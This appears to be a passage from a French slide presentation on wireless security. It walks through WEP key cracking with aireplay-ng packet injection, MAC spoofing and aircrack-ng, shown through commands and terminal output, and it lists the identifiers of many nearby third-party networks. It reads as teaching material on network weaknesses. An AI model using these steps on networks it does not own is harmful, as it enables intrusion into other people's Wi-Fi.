
Injection des paquets: `aireplay-ng -3 -e ESSID -b @_mac_AP -h @_mac_station interface`



```
mama@ubuntu: ~  
File Edit View Terminal Help  
22:30:45 Sending Authentication Request (Open System)  
22:30:45 Authentication successful  
22:30:45 Sending Association Request  
  
22:30:50 Sending Authentication Request (Open System)  
  
22:30:52 Sending Authentication Request (Open System)  
  
22:30:54 Sending Authentication Request (Open System)  
  
22:30:56 Sending Authentication Request (Open System)  
  
22:30:58 Sending Authentication Request (Open System)  
22:30:58 Authentication successful  
22:30:58 Sending Association Request  
22:31:01 Got a deauthentication packet! (Waiting 3 seconds)  
  
22:31:04 Sending Authentication Request (Open System)  
22:31:04 Authentication successful  
22:31:04 Sending Association Request  
22:31:04 Association successful :- ) (AID: 1)  
mama@ubuntu:~$ sudo aireplay-ng -3 -e Chris -b C2:12:18:7B:98:DC -h 00:16:EA:26:2F:E4 -x 100 mon0  
The interface MAC (00:1F:E2:A4:1A:93) doesn't match the specified MAC (-h).  
ifconfig mon0 hw ether 00:16:EA:26:2F:E4  
22:34:01 Waiting for beacon frame (BSSID: C2:12:18:7B:98:DC) on channel 1  
Saving ARP requests in replay_arp-0518-223401.cap  
You should also start airodump-ng to capture replies.  
Read 22576 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

CRACK CLÉ WEP VIA AIRCRACK


Crackage de la clé: «aircrack-ng -x *.cap *.ivs »



```
mama@ubuntu: ~  
File Edit View Terminal Tabs Help  
mama@ubuntu: ~  
83 76:39:9C:D2:A8:E3 freephonie No data - WEP or WPA  
84 00:1C:10:91:4F:6D DR7invites None (0.0.0.0)  
85 00:21:E1:D2:65:42 None (10.36.101.201)  
86 00:17:33:B8:D4:3D NEUF_D43C No data - WEP or WPA  
87 00:21:E1:D2:32:42 None (10.36.101.201)  
88 00:20:D8:29:38:00 No data - WEP or WPA  
89 00:20:D8:28:AC:44 None (0.0.0.0)  
90 00:20:D8:28:AC:40 No data - WEP or WPA  
91 00:20:D8:29:38:04 None (0.0.0.0)  
92 00:20:D8:27:5B:02 None (10.30.101.173)  
93 00:20:D8:28:E5:42 None (10.30.100.163)  
94 00:21:E1:D2:65:02 None (10.36.100.202)  
95 00:15:E8:DE:C3:42 Unknown  
96 00:20:D8:2E:5B:C2 None (10.35.101.208)  
97 00:20:D8:27:87:42 None (10.30.100.60)  
98 00:20:D8:2E:05:02 Unknown  
99 00:20:D8:28:92:82 CROUS-JUS-BATB-ETUDIANT Unknown  
100 00:17:33:CF:D6:AC None (192.168.2.10)  
101 00:20:D8:29:34:82 Unknown  
102 00:17:33:C8:BC:28 None (192.168.2.32)  
103 00:21:E1:D2:35:C2 Unknown  
104 00:17:33:93:D4:21 NEUF_D420 No data - WEP or WPA  
105 00:17:33:E0:C7:A4 None (192.168.2.32)  
106 00:20:D8:28:EF:42 Unknown  
107 00:1C:10:91:4D:F6 DR7internes No data - WEP or WPA  
108 00:20:D8:28:2A:C2 None (10.32.100.197)  
  
Index number of target network ? 17
```

CRACK CLÉ WEP VIA AIRCRACK

Cracackage de la clé:



```
mama@ubuntu: ~  
File Edit View Terminal Tabs Help  
mama@ubuntu: ~  
Aircrack-ng 1.0 rc3  
[00:00:12] Tested 1900545 keys (got 69 IVs)  


| KB | depth | byte(vote)                                            |
|----|-------|-------------------------------------------------------|
| 0  | 0/ 2  | 27( 512) 2D( 512) 47( 512) 5A( 512) 70( 512) A4( 512) |
| 1  | 0/ 1  | 92( 768) DB( 768) 1E( 512) E9( 512) 00( 256) 03( 256) |
| 2  | 0/ 1  | BE( 768) E2( 768) 46( 512) 97( 512) AD( 512) C1( 512) |
| 3  | 0/ 1  | C1( 768) 0B( 512) 1C( 512) 83( 512) B7( 512) DF( 512) |
| 4  | 0/ 1  | E3( 512) 3D( 512) 62( 512) 73( 512) 86( 512) 8F( 512) |
| 5  | 0/ 1  | 28( 512) 49( 512) 69( 512) 89( 512) 9D( 512) B4( 512) |
| 6  | 0/ 1  | 2A( 768) B7( 768) BE( 768) 0B( 512) 32( 512) 65( 512) |
| 7  | 0/ 1  | CD( 768) 83( 768) 31( 512) 08( 512) BB( 512) C2( 512) |
| 8  | 0/ 1  | 2D( 768) 39( 512) 49( 512) 4A( 512) 89( 512) A6( 512) |
| 9  | 0/ 1  | 1D( 512) 87( 512) A6( 512) AC( 512) BC( 512) BF( 512) |
| 10 | 0/ 1  | 11( 512) 3B( 512) 45( 512) C1( 512) CB( 512) CE( 512) |
| 11 | 0/ 1  | 00( 512) 07( 512) 11( 512) 44( 512) 84( 512) C3( 512) |
| 12 | 0/ 12 | 3B( 512) BC( 512) 19( 476) 2F( 476) 6A( 476) 80( 476) |


```

CONCLUSION:

- Les réseaux sans-fil peuvent être sécurisés.
- Toutefois, il s'agit d'une tâche complexe nécessitant beaucoup d'attention.
- De plus, il est actuellement impossible d'atteindre le même niveau de sécurité.
- Les attaques de dénis de service sont beaucoup plus simples à effectuer.

